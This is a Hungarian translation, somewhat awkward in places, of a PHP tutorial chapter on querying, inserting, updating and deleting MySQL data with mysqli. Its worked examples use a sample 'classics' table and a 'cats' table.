MySQL adatbázis elérése

PHP-ben

Készítette:Zolya Loránd

***MySQL adatbázis lekérdezése PHP-vel***

Ebben a fejzetben megtudhatja, hogyan integrálhatja a kettőt (MySQL , PHP) a PHP beépített funkcióinak használatával a MySQL elérését.

A PHP MySQL interfészként való használatának oka az, hogy az SQL lekérdezések eredményeit egy weboldalon látható formában kell formázni. Ahelyett azonban, hogy a MySQL parancssorát használná az utasítások bevitelére és a kimenet megtekintésére, lekérdezési karakterláncokat hoz létre, amelyeket átad a MySQL-nek.

***A folyamat***

A MySQL PHP-vel való használatának folyamata a következő:

1. Csatlakozzon a MySQL-hez, és válassza ki a használni kívánt adatbázist.

2. Készítse elő a lekérdezési karakterláncot.

3. Hajtsa végre a lekérdezést.

4. Töltse le az eredményeket, és adja ki őket egy weboldalra.

5. Ismételje a 2–4. lépéseket, amíg az összes kívánt adatot le nem kéri.

6. Szüntesse meg a kapcsolatot a MySQL-lel.

***Bejelentkezési fájl létrehozása***

A legtöbb PHP-vel fejlesztett webhely több programfájlt tartalmaz, amelyekre szükség lesz hozzáférést biztosít a MySQL-hez, ezért szüksége lesz a bejelentkezési adatokra és a jelszóra. Ezért célszerű egyetlen fájlt létrehozni ezek tárolására, majd hozzáadni azt a fájlt, ahol szükség van rá. Az Example 10-1 egy ilyen fájlt mutat be, amelyet login.php-nek neveztem el.

Example 10-1. A login.php fájl

*<?php // login.php*

*$hn = 'localhost';*

*$db = 'publications';*

*$un = 'username';*

*$pw = 'password';*

*?>*

Írja be a példát, cserélje le a felhasználónevet és a jelszót a MySQL adatbázishoz használt értékekkel, és mentse el a 2. fejezetben beállított dokumentum gyökérkönyvtárába.

A localhost gazdagépnévnek addig kell működnie, amíg MySQL adatbázist használ a helyi rendszeren, és az adatbázis-kiadványoknak működniük kell, ha az általam eddig használt példákat írja be.

A befoglaló címkék (<?php és ?>) különösen fontosak az Example 10-1. szereplő login.php fájlnál, mivel ezek azt jelentik, hogy atag-ek közötti sorok csak PHP kódként értelmezhetők. Ha kihagyná őket, és valaki közvetlenül a webhelyéről hívná elő a fájlt, az szövegként jelenik meg, és felfedi titkait. De ha a címkék a helyükön vannak, az illető csak egy üres oldalt fog látni.

A $ hn változó megmondja, hogy a PHP melyik számítógépet használja adatbázishoz való csatlakozáskor. Erre azért van szükség, mert a PHP-telepítéshez kapcsolódó bármely számítógépen elérheti a MySQL adatbázisokat, és ez potenciálisan bármely gazdagépet tartalmazhat a weben bárhol.

***Csatlakozás MySQL adatbázishoz***

Most, hogy elmentette a login.php fájlt, beillesztheti bármely olyan PHP-fájlba, amelynek el kell érnie az adatbázist a request\_once utasítás használatával. Ez előnyösebb, mint az include utasítás, mivel végzetes hibát generál, ha a fájl nem található.

A 10-2. példa mutatja a használandó kódot:

*<?php*

*require\_once 'login.php';*

*$conn = new mysqli($hn, $un, $pw, $db);*

*if ($conn->connect\_error) die("Fatal Error");*

*?>*

Ez a példa egy új objektumot hoz létre $ conn néven a mysqli metódus új példányának meghívásával, átadva a login.php fájlból letöltött összes értéket. A hibaellenőrzést a $ conn-> connect\_error tulajdonságra hivatkozva érjük el. A -> operátor azt jelzi, hogy a jobb oldali elem a bal oldali objektum tulajdonsága vagy metódusa.

***Lekérdezés felépítése és végrehajtása***

Lekérdezés küldése a MySQL-be ​​PHP-ből olyan egyszerű, mint a vonatkozó SQL-nek a kapcsolati objektum lekérdezési metódusába való belefoglalása.

A 10-3. példa bemutatja, hogyan kell ezt megtenni:

*<?php*

*$query = "SELECT \* FROM classics";*

*$result = $conn->query($query);*

*if (!$result) die("Fatal Error");*

*?>*

Amint látja, a MySQL lekérdezés pont úgy néz ki, mint amit közvetlenül a parancssorba írna, kivéve, hogy nincs záró pontosvessző, mivel erre nincs szükség, amikor a MySQL-t PHP-ből éri el. Itt a $ query változóhoz hozzárendelünk egy karakterláncot, amely tartalmazza a végrehajtandó lekérdezést, majd átadjuk a $ conn objektum lekérdezési metódusának, amely egy olyan eredményt ad vissza, amelyet az objektum $ eredményében helyezünk el. Ha a *$result* HAMIS, akkor hiba történt, és a kapcsolati objektum tulajdonsága tartalmazza a részleteket, ezért a die függvény meghívása a hiba megjelenítésére szolgál.

***Eredmény lekérése***

Ha egy objektumot visszaadott a $ eredményben, akkor egyenként kivonhatja a kívánt adatokat, az objektum fetch\_assoc metódusával. A 10-4. példa egyesíti és kiterjeszti az előző példákat egy programmá, amelyet saját maga futtathat az eredmények lekéréséhez (a 10-1. ábrán látható módon). Írja be ezt a szkriptet, és mentse el a query-mysqli.php fájlnévvel, vagy töltse le a kísérő webhelyről.

*<?php // query-mysqli.php*

*require\_once 'login.php';*

*$connection = new mysqli($hn, $un, $pw, $db);*

*if ($connection->connect\_error) die("Fatal Error");*

*$query = "SELECT \* FROM classics";*

*$result = $connection->query($query);*

*if (!$result) die("Fatal Error");*

*$rows = $result->num\_rows;*

*for ($j = 0 ; $j < $rows ; ++$j)*

*{*

*$result->data\_seek($j);*

*echo 'Author: ' .htmlspecialchars($result->fetch\_assoc()['author']) .'<br>';*

*$result->data\_seek($j);*

*echo 'Title: ' .htmlspecialchars($result->fetch\_assoc()['title']) .'<br>';*

*$result->data\_seek($j);*

*echo 'Category: '.htmlspecialchars($result->fetch\_assoc()['category']).'<br>';*

*$result->data\_seek($j);*

*echo 'Year: ' .htmlspecialchars($result->fetch\_assoc()['year']) .'<br>';*

*$result->data\_seek($j);*


*echo 'ISBN: ' .htmlspecialchars($result->fetch\_assoc()['isbn']) .'<br><br>';*

*}*

*$result->close();*

*$connection->close();*

*?>*



*10-1. ábra. A query-mysqli.php program kimenete a 10-4. példában*

Itt a ciklus során minden alkalommal meghívjuk a fetch\_assoc metódust, hogy lekérjük az egyes cellákban tárolt értékeket, és az eredményt echo utasításokkal adjuk ki. Valószínűleg egyetértesz azzal, hogy ez a sokféle keresés és így tovább meglehetősen körülményes, és hogy kellene egy hatékonyabb módszer ugyanazon eredmény elérésére. És valóban, van egy jobb módszer is, ami az, hogy egy-egy sort kinyerünk.

***Sor lekérése***

Soronkénti lekéréshez cserélje ki a 10-4. példában szereplő for ciklust a 10-5. példában félkövérrel kiemeltre, és azt fogja tapasztalni, hogy pontosan ugyanazt az eredményt kapja, mint a 10. ábrán. 1. Érdemes lehet ezt a felülvizsgált fájlt a fetchrow.php néven menteni.

*<?php // fetchrow.php*

*require\_once 'login.php';*

*$conn = new mysqli($hn, $un, $pw, $db);*

*if ($conn->connect\_error) die("Fatal Error");*

*$query = "SELECT \* FROM classics";*

*$result = $conn->query($query);*

*if (!$result) die("Fatal Error");*

*$rows = $result->num\_rows;*

***for ($j = 0 ; $j < $rows ; ++$j)***

***{***

***$row = $result->fetch\_array(MYSQLI\_ASSOC);***

***echo 'Author: ' . htmlspecialchars($row['author']) . '<br>';***

***echo 'Title: ' . htmlspecialchars($row['title']) . '<br>';***

***echo 'Category: ' . htmlspecialchars($row['category']) . '<br>';***

***echo 'Year: ' . htmlspecialchars($row['year']) . '<br>';***

***echo 'ISBN: ' . htmlspecialchars($row['isbn']) . '<br><br>';***

***}***

*$result->close();*

*$conn->close();*

*?>*

Ebben a módosított kódban a $ eredmény objektum lekérdezésének csak egyötöde történik (az előző példához képest), és a ciklus minden iterációjában csak egy keresés történik az objektumba, mert minden sor lekérésre kerül. teljes egészében a fetch\_array metódussal. Ez egyetlen adatsort ad vissza tömbként, amelyet azután a $ sor tömbhöz rendel.

A fetch\_array metódus háromféle tömböt adhat vissza a neki átadott értéknek megfelelően:

MYSQLI\_NUM

Numerikus tömb. Minden oszlop abban a sorrendben jelenik meg a tömbben, ahogy a táblázat létrehozásakor (vagy módosításakor) meghatározta. Esetünkben a tömb nulladik eleme tartalmazza a szerző oszlopot, az 1. elem a cím oszlopot, és így tovább.

MYSQLI\_ASSOC

Asszociatív tömb. Minden kulcs egy oszlop neve. Mivel az adatelemekre oszlopnév (nem indexszám) hivatkozik, lehetőség szerint használja ezt a lehetőséget a kódban, hogy megkönnyítse a hibakeresést, és segítsen más programozóknak a kód jobb kezelésében.

MYSQLI\_BOTH

Asszociatív és numerikus tömb.

Az asszociatív tömbök általában hasznosabbak, mint a numerikusak, mert az egyes oszlopokra név szerint hivatkozhat, például $ row ['szerző'], ahelyett, hogy megpróbálná megjegyezni, hol található az oszlopsorrendben. Ez a szkript egy asszociatív tömböt használ, ami a MYSQLI\_ASSOC átadásához vezet.

***A kapcsolat bezárása***

A PHP kapcsolat bezárása végül visszaadja az objektumokhoz lefoglalt memóriát, miután befejezte a szkriptet, így kis szkripteknél általában nem kell aggódnia a memória felszabadítása miatt. Ha azonban sok eredményobjektumot foglal le, vagy nagy mennyiségű adatot kér le, jó ötlet lehet felszabadítani a használt memóriát, hogy megelőzze a későbbi problémákat a szkriptben. Ez különösen fontos a nagyobb forgalmú oldalakon, mivel az egy munkamenet során felhasznált memória mennyisége gyorsan növekedhet. Ezért jegyezze meg az előző szkriptekben a $ result és a $ conn objektumok bezárási metódusainak hívásait, amint már nincs szükség minden objektumra, így:

$ result-> close ();

$ conn-> close ();

***Gyakorlati példa***

Itt az ideje, hogy megírjuk az első példánkat az adatok beszúrására és törlésére egy MySQL táblába PHP használatával. Azt javaslom, hogy írja be a Példa 10-6 parancsot, és mentse el a webfejlesztési könyvtárába sqltest.php fájlnévvel. A 10-2. ábrán láthat egy példát a program kimenetére.

*<?php // sqltest.php*

*require\_once 'login.php';*

*$conn = new mysqli($hn, $un, $pw, $db);*

*if ($conn->connect\_error) die("Fatal Error");*

*if (isset($\_POST['delete']) && isset($\_POST['isbn']))*

*{*

*$isbn = get\_post($conn, 'isbn');*

*$query = "DELETE FROM classics WHERE isbn='$isbn'";*

*$result = $conn->query($query);*

*if (!$result) echo "DELETE failed<br><br>";*

*}*

*if (isset($\_POST['author']) &&*

*isset($\_POST['title']) &&*

*isset($\_POST['category']) &&*

*isset($\_POST['year']) &&*

*isset($\_POST['isbn']))*

*{*

*$author = get\_post($conn, 'author');*

*$title = get\_post($conn, 'title');*

*$category = get\_post($conn, 'category');*

*$year = get\_post($conn, 'year');*

*$isbn = get\_post($conn, 'isbn');*

*$query = "INSERT INTO classics VALUES" .*

*"('$author', '$title', '$category', '$year', '$isbn')";*

*$result = $conn->query($query);*

*if (!$result) echo "INSERT failed<br><br>";*

*}*

*echo <<<\_END*

*<form action="sqltest.php" method="post"><pre>*

*Author <input type="text" name="author">*

*Title <input type="text" name="title">*

*Category <input type="text" name="category">*

*Year <input type="text" name="year">*

*ISBN <input type="text" name="isbn">*

*<input type="submit" value="ADD RECORD">*

*</pre></form>*

*\_END;*

*$query = "SELECT \* FROM classics";*

*$result = $conn->query($query);*

*if (!$result) die ("Database access failed");*

*$rows = $result->num\_rows;*

*for ($j = 0 ; $j < $rows ; ++$j)*

*{*

*$row = $result->fetch\_array(MYSQLI\_NUM);*

*$r0 = htmlspecialchars($row[0]);*

*$r1 = htmlspecialchars($row[1]);*

*$r2 = htmlspecialchars($row[2]);*

*$r3 = htmlspecialchars($row[3]);*

*$r4 = htmlspecialchars($row[4]);*

*echo <<<\_END*

*<pre>*

*Author $r0*

*Title $r1*

*Category $r2*

*Year $r3*

*ISBN $r4*

*</pre>*

*<form action='sqltest.php' method='post'>*

*<input type='hidden' name='delete' value='yes'>*

*<input type='hidden' name='isbn' value='$r4'>*

*<input type='submit' value='DELETE RECORD'></form>*

*\_END;*

*}*

*$result->close();*

*$conn->close();*


*function get\_post($conn, $var)*

*{*

*return $conn->real\_escape\_string($\_POST[$var]);*

*}*

*?>*



*10-2. ábra. A 10-6. példa kimenete, sqltest.php*

Több mint 80 kódsor esetén ez a program ijesztőnek tűnhet, de ne aggódjon – a 10-5. példában már sok ilyen sorral foglalkozott, és hogy mit csinál a kód valójában nagyon egyszerű.

Először ellenőrzi az esetleges beviteleket, majd vagy új adatokat szúr be a publikációs adatbázis táblaklasszikusaiba, vagy töröl belőle egy sort a megadott bemenet szerint. Függetlenül attól, hogy volt-e bevitel, a program a táblázat összes sorát kiírja a böngészőbe. Lássuk tehát, hogyan működik. Az új kód első része az isset függvénnyel kezdődik, hogy ellenőrizze, hogy az összes mező értékét feladták-e a programnak. Megerősítés után az if utasítás minden sora meghívja a get\_post függvényt, amely a program végén jelenik meg. Ennek a funkciónak van egy kicsi, de kritikus feladata: a bemenet lekérése a böngészőből.

***A $ \_POST tömb***

Korábbi fejezetben említettem, hogy a böngésző GET kérés vagy POST kérés útján küldi el a felhasználói bevitelt. Általában a POST kérést részesítjük előnyben (mivel elkerülhető, hogy csúnya adatok kerüljenek a böngésző címsorába), ezért itt ezt használjuk. A webszerver összegyűjti az összes felhasználói bevitelt (még akkor is, ha az űrlap száz mezővel volt kitöltve), és egy $ \_POST nevű tömbbe helyezi.

Ha egy űrlap isbn nevű mezőt tartalmaz, akkor a $ \_POST tömb egy isbn szóval kulcsolt elemet tartalmaz. A PHP program ezt a mezőt a $ \_POST ['isbn'] vagy a $ \_POST ["isbn"] értékre hivatkozva tudja beolvasni.

Ha a $ \_POST szintaxisa továbbra is bonyolultnak tűnik, nyugodtan használhatja a 10-6. példában bemutatott konvenciót, átmásolhatja a felhasználó bevitelét más változókba, és ezután felejtse el a $ \_POST-t. Ez normális a PHP programokban: a program elején lekérik a $ \_POST összes mezőjét, majd figyelmen kívül hagyják. Nincs miért írni a $ \_POST tömb egyik elemére. Ennek egyetlen célja az, hogy információkat közöljön a böngészőből a programba, és jobb, ha az adatokat a saját változóiba másolja, mielőtt megváltoztatná azokat. Tehát, visszatérve a get\_post függvényhez, amely minden általa letöltött elemet átad a kapcsolódási objektum real\_escape\_string metódusán keresztül, hogy elkerülje azokat az idézőjeleket, amelyeket egy hacker beszúrt az adatbázisba való betörés vagy az adatbázis megváltoztatása érdekében, például:

*function get\_post($conn, $var)*

*{*

*return $conn->real\_escape\_string($\_POST[$var]);*

*}*

***Rekord törlése***

Az új adatok feladása előtt a program ellenőrzi, hogy a $ \_POST ['delete'] változónak van-e értéke. Ha igen, a felhasználó a DELETE RECORD gombra kattintott a rekord törléséhez. Ebben az esetben a $ isbn értéke is feladásra kerül.

Mint emlékszik, az ISBN minden rekordot egyedileg azonosít. A HTML űrlap hozzáfűzi az ISBN-számot a $ query változóban létrehozott DELETE FROM lekérdezési karakterlánchoz, amelyet ezután átad a $ conn objektum lekérdezési metódusának, hogy kiadja a MySQL-nek.

Ha a $ \_POST ['delete'] nincs beállítva (és így nincs törölendő rekord), akkor a $ \_POST ['szerző'] és a többi közzétett érték be van jelölve. Ha mindegyik kapott értéket, a $ lekérdezés egy INSERT INTO parancsra van állítva, amelyet az öt beszúrandó érték követ. A karakterlánc ezután átkerül a lekérdezési metódushoz, amely a befejezést követően IGAZ vagy FALSE értéket ad vissza. Ha FALSE értéket ad vissza, akkor a következő hibaüzenet jelenik meg:

*if (!$result) echo "INSERT failed<br><br>";*

***Az űrlap megjelenítése***

A kis űrlap megjelenítése előtt (ahogyan a 10-2. ábrán látható), a program megtisztítja a $ sortömbből kiírt elemek másolatait a $ r0 és $ r4 változókba úgy, hogy átadja őket a htmlspecialchars függvénynek, hogy a potenciálisan veszélyes HTML-karaktereket ártalmatlan HTML-entitásokra cserélje.

Ezután a kódnak a kimenetet megjelenítő része következik, egy echo << használatával, kiadja a HTML-t, majd ismételten adja meg a PHP feldolgozást és címkék itt, amelyekkel egy szóközű betűtípust kényszerítettek ki, amely szépen sorba rendezi az összes bemenetet. Az egyes sorok végén lévő kocsivisszaadások is megjelennek, ha belül vannak címkéket.

***Az adatbázis lekérdezése***

Ezután a kód visszatér a 10-5. példa ismerős területére, ahol egy lekérdezés kerül elküldésre a MySQL-hez, és megkéri, hogy lássa az összes rekordot a klasszikus táblázatban, például:

*$query = "SELECT \* FROM classics";*

*$result = $conn->query($query);*

Ezt követően a $ rows egy olyan értékre lesz beállítva, amely a táblázatban lévő sorok számát jelenti:

*$rows = $result->num\_rows;*

A $ sorokban lévő érték felhasználásával a rendszer ezután egy for ciklust ír be az egyes sorok tartalmának megjelenítéséhez. Ezután a program a tömb $row-át egy eredménysorral tölti fel a következő meghívásával $result fetch\_array metódusa, átadva neki a MYSQLI\_NUM állandó értéket, amely egy numerikus (nem pedig asszociatív) tömb visszaadását kényszeríti ki, például:

*$row = $result->fetch\_array(MYSQLI\_NUM);*

Mivel az adatok a $row-ban vannak, most már egyszerű a heredoc echo-n belül megjeleníteni következő kijelentést, amelyben az a címkét a kijelző sorba rendezéséhez minden rekordot tetszetős módon. Minden rekord megjelenítése után van egy második űrlap, amely szintén az sqltest.php webhelyre kerül (maga a program), de ezúttal két rejtett mezőt tartalmaz: delete és isbn. A törlés mező értéke yes, az isbn pedig a $row[4] sorban lévő értékre van állítva, amely tartalmazza a ISBN a rekordhoz.

Ekkor megjelenik egy elküldés gomb DELETE RECORD névvel, és az űrlap zárva. Ezután egy göndör kapcsos zárójel fejezi be a for ciklust, amely mindaddig folytatódik rekordok jelennek meg, ekkor a $ eredmény és a $ conn objektum bezárul metódusok zárva vannak az erőforrások visszaengedéséhez a PHP-be:

*$result->close();*

*$conn->close();*

Végül megjelenik a get\_post függvény definíciója, amelyet már megvizsgáltunk nál nél. És ennyi – az első PHP programunk, amely MySQL adatbázist kezel. Akkor gyerünk nézd meg, mire képes.Miután beírta a programot (és kijavította a gépelési hibákat), próbálja meg beírni a következő adatokat a különböző beviteli mezőkbe, hogy új rekordot adjon a Moby könyvhöz Dick az adatbázisba:

*Herman Melville*

*Moby Dick*


*Fiction*

*1851*

*9780199535729*

***A Program futtatása***

Ha ezeket az adatokat a RÖGZÍTÉS HOZZÁADÁSA gombbal elküldte, görgessen le a ponthoz a weboldal alján, hogy megtekinthesse az új kiegészítést. Úgy kell kinéznie, mint a 10-3. ábra.



*10-3 ábra. Moby Dick adatbázishoz való hozzáadásának eredménye*

Most nézzük meg, hogyan működik egy rekord törlése egy álrekord létrehozásával. Próbálj belépni mind az öt mezőben csak az 1-es számot írja be, majd kattintson a FELVÉTEL HOZZÁADÁSA gombra. Ha most lefelé görget, egy új rekordot fog látni, amely csak 1-ből áll. Nyilvánvalóan,ez a rekord nem hasznos ebben a táblázatban, ezért most kattintson a RECORD TÖRLÉSE gombra, és görgessen le ismét, hogy megerősítse a rekord törlését.

***Gyakorlati MySQL***

Most készen áll arra, hogy megtekintsen néhány gyakorlati technikát, amelyeket a PHP-ben használhat elérheti a MySQL adatbázist, beleértve az olyan feladatokat, mint a táblák létrehozása és eldobása; adatok beszúrása, frissítése és törlése; valamint az adatbázis és a webhely védelme rosszindulatú felhasználók. Vegye figyelembe, hogy a következő példák azt feltételezik, hogy Ön már létrehozta a fejezetben korábban tárgyalt login.php program.

***Táblázat létrehozása***

Tegyük fel, hogy Ön egy vadasparknak dolgozik, és ehhez adatbázist kell létrehoznia tárolja az összes macskatípus adatait. Azt mondják neked, hogy kilenc család van macskák hazugságai – oroszlán, tigris, jaguár, leopárd, puma, gepárd, hiúz, caracal és Belföldi – tehát ehhez egy oszlopra lesz szüksége. Aztán minden macska kapott egy nevet, szóval ez egy másik oszlop, és az életkorukat is nyomon szeretné követni, ami egy másik. Természetesen később valószínűleg több oszlopra lesz szüksége, talán az étrend megtartásához követelményeknek, oltásoknak és egyéb részleteknek, de egyelőre ennyi is elég az induláshoz. Minden állathoz egyedi azonosítóra is szükség van, így dönthet úgy is, hogy létrehoz egy oszlopot az úgynevezett id.

A 10-7. példa bemutatja azt a kódot, amellyel létrehozhat egy MySQL-táblát ennek tárolására adatokat, a fő lekérdezés hozzárendelését félkövéren szedve.

*<?php*

*require\_once 'login.php';*

*$conn = new mysqli($hn, $un, $pw, $db);*

*if ($conn->connect\_error) die("Fatal Error");*

***$query = "CREATE TABLE cats (***

***id SMALLINT NOT NULL AUTO\_INCREMENT,***

***family VARCHAR(32) NOT NULL,***

***name VARCHAR(32) NOT NULL,***

***age TINYINT NOT NULL,***

***PRIMARY KEY (id)***

***)";***

*$result = $conn->query($query);*

*if (!$result) die ("Database access failed");*

*?>*

Amint láthatja, a MySQL lekérdezés ugyanúgy néz ki, mint amit közvetlenül a parancssor, kivéve a záró pontosvessző nélkül.

***Egy táblázat leírása***

Ha nincs bejelentkezve a MySQL parancssorba, itt van egy praktikus kódrészlet amelyek segítségével ellenőrizheti, hogy a táblázat belülről megfelelően lett-e létrehozva a böngésző. Egyszerűen kiadja a DESCRIBE cats lekérdezést, majd kiad egy HTML táblát négy címsorral – Oszlop, Típus, Null és Kulcs –, amely alatt minden oszlop található táblázatban láthatók. Ha más táblázatokkal szeretné használni, egyszerűen cserélje ki a macskák nevet a lekérdezésben az új tábla lekérdezésével (lásd a 10-8. példát).

*<?php*

*require\_once 'login.php';*

*$conn = new mysqli($hn, $un, $pw, $db);*

*if ($conn->connect\_error) die("Fatal Error");*

*$query = "****DESCRIBE cats****";*

*$result = $conn->query($query);*

*if (!$result) die ("Database access failed");*

*$rows = $result->num\_rows;*

*echo "<table><tr><th>Column</th><th>Type</th><th>Null</th><th>Key</th></tr>";*

*for ($j = 0 ; $j < $rows ; ++$j)*

*{*

*$row = $result->fetch\_array(MYSQLI\_NUM);*

*echo "<tr>";*

*for ($k = 0 ; $k < 4 ; ++$k)*

*echo "<td>" . htmlspecialchars($row[$k]) . "</td>";*

*echo "</tr>";*

*}*

*echo "</table>";*

*?>*

A program kimenetének így kell kinéznie:

***Column Type Null Key***

***id smallint(6) NO PRI***

***family varchar(32) NO***

***name varchar(32) NO***

***age tinyint(4) NO***

***Asztal ledobása***

Az asztal ledobása nagyon egyszerű, ezért nagyon veszélyes, ezért legyen óvatos.A 10-9. példa bemutatja a szükséges kódot. Ezt azonban nem ajánlom neked próbálja ki, amíg át nem olvasta a többi példát , mivel eldobja az asztali macskákat, és újra kell létrehoznia.

*<?php*

*require\_once 'login.php';*

*$conn = new mysqli($hn, $un, $pw, $db);*

*if ($conn->connect\_error) die("Fatal Error");*

*$query = "****DROP TABLE cats****";*

*$result = $conn->query($query);*

*if (!$result) die ("Database access failed");*

*?>*

***Adatok hozzáadása***

Most adjunk hozzá néhány adatot a táblázathoz a 10-10. példa kódja segítségével.

*<?php*

*require\_once 'login.php';*

*$conn = new mysqli($hn, $un, $pw, $db);*

*if ($conn->connect\_error) die("Fatal Error");*

*$query = "****INSERT INTO cats VALUES(NULL, 'Lion', 'Leo', 4)****";*

*$result = $conn->query($query);*

*if (!$result) die ("Database access failed");*

*?>*

Hozzáadhat még néhány adatelemet a $query módosításával az alábbiak szerint és a program újrahívása a böngészőben:

*$query = "INSERT INTO cats VALUES(NULL, 'Cougar', 'Growler', 2)";*

*$query = "INSERT INTO cats VALUES(NULL, 'Cheetah', 'Charly', 3)";*

Egyébként észreveszed, hogy az első paraméterként átadott NULL érték? Ez azért van, mert az id oszlop AUTO\_INCREMENT típusú, és a MySQL eldönti, hogy milyen értéket rendeljen hozzá a sorban következő elérhető szám szerint. Tehát egyszerűen NULL értéket adunk meg, amelyet figyelmen kívül hagynak.

Természetesen a MySQL adatokkal való feltöltésének leghatékonyabb módja egy tömb létrehozása és egyetlen lekérdezéssel illessze be az adatokat.

***Adatvisszakeresés***

Most, hogy néhány adat bekerült a macskák táblázatába, a 10-11. példa bemutatja, hogyan ellenőrizheti, hogy megfelelően helyezte-e be.

*<?php*

*require\_once 'login.php';*

*$conn = new mysqli($hn, $un, $pw, $db);*

*if ($conn->connect\_error) die("Fatal Error");*

*$query = "****SELECT \* FROM cats****";*

*$result = $conn->query($query);*

*if (!$result) die ("Database access failed");*

*$rows = $result->num\_rows;*

*echo "<table><tr> <th>Id</th> <th>Family</th><th>Name</th><th>Age</th></tr>";*

*for ($j = 0 ; $j < $rows ; ++$j)*

*{*

*$row = $result->fetch\_array(MYSQLI\_NUM);*

*echo "<tr>";*

*for ($k = 0 ; $k < 4 ; ++$k)*

*echo "<td>" . htmlspecialchars($row[$k]) . "</td>";*

*echo "</tr>";*

*}*

*echo "</table>";*

*?>*

A program kimenetének így kell kinéznie:

***Id Family Name Age***

***1 Lion Leo 4***

***2 Cougar Growler 2***

***3 Cheetah Charly 3***

Itt láthatja, hogy az id oszlop megfelelően automatikusan nőtt.

***Adatok frissítése***

A már beillesztett adatok módosítása is meglehetősen egyszerű. Észrevetted-e a Charly helyesírása a gepárd nevéhez? Javítsuk ki Charlie-nak, mint itt Példa 10-12.

*<?php*

*require\_once 'login.php';*

*$conn = new mysqli($hn, $un, $pw, $db);*

*if ($conn->connect\_error) die("Fatal Error");*

*$query = "****UPDATE cats SET name='Charlie' WHERE name='Charly'****";*

*$result = $conn->query($query);*

*if (!$result) die ("Database access failed");*

*?>*

Ha újra futtatja a 10-11. példát, látni fogja, hogy most a következőket adja ki:

*Id Family Name Age*

*1 Lion Leo 4*

*2 Cougar Growler 2*

*3 Cheetah Charlie 3*

***Adatok törlése***

Growler, a puma átkerült egy másik állatkertbe, így ideje eltávolítani az adatbázisból; lásd a 10-13. példát.

*<?php*

*require\_once 'login.php';*

*$conn = new mysqli($hn, $un, $pw, $db);*

*if ($conn->connect\_error) die("Fatal Error");*

*$query = "****DELETE FROM cats WHERE name='Growler'****";*

*$result = $conn->query($query);*

*if (!$result) die ("Database access failed");*

*?>*

Ez egy szabványos DELETE FROM lekérdezést használ, és a 10-11. példa futtatásakor nézze meg, hogy a sort eltávolították a következő kimenetben:

***Id Family Name Age***

***1 Lion Leo 4***

***3 Cheetah Charlie 3***

***AUTO\_INCREMENT használatával***

AUTO\_INCREMENT használatakor nem tudhatja, hogy milyen értéket kapott egy oszlop egy sor beszúrása előtt. Ehelyett, ha tudnia kell, kérdezze meg a MySQL-t,ezt követően a mysql\_insert\_id függvény használatával. Ez az igény gyakori: pl. vásárlás feldolgozása során beszúrhat egy új vásárlót az Ügyfelek táblázatba majd hivatkozzon az újonnan létrehozott Ügyfélazonosítóra, amikor beszúr egy vásárlást a Vásárlásba az asztalát.

A 10-10. példa átírható a 10-14. példára, hogy mindegyik után megjelenjen ez az érték beillesztés.

*<?php*

*require\_once 'login.php';*

*$conn = new mysqli($hn, $un, $pw, $db);*

*if ($conn->connect\_error) die("Fatal Error");*

*$query = "****INSERT INTO cats VALUES(NULL, 'Lynx', 'Stumpy', 5)****";*

*$result = $conn->query($query);*

*if (!$result) die ("Database access failed");*

*echo "The Insert ID was: " . $conn->insert\_id;*

*?>*

A táblázat tartalmának most így kell kinéznie:

***Id Family Name Age***

*1 Lion Leo 4*

*3 Cheetah Charlie 3*

*4 Lynx Stumpy 5*

***Beillesztési azonosítók használata***

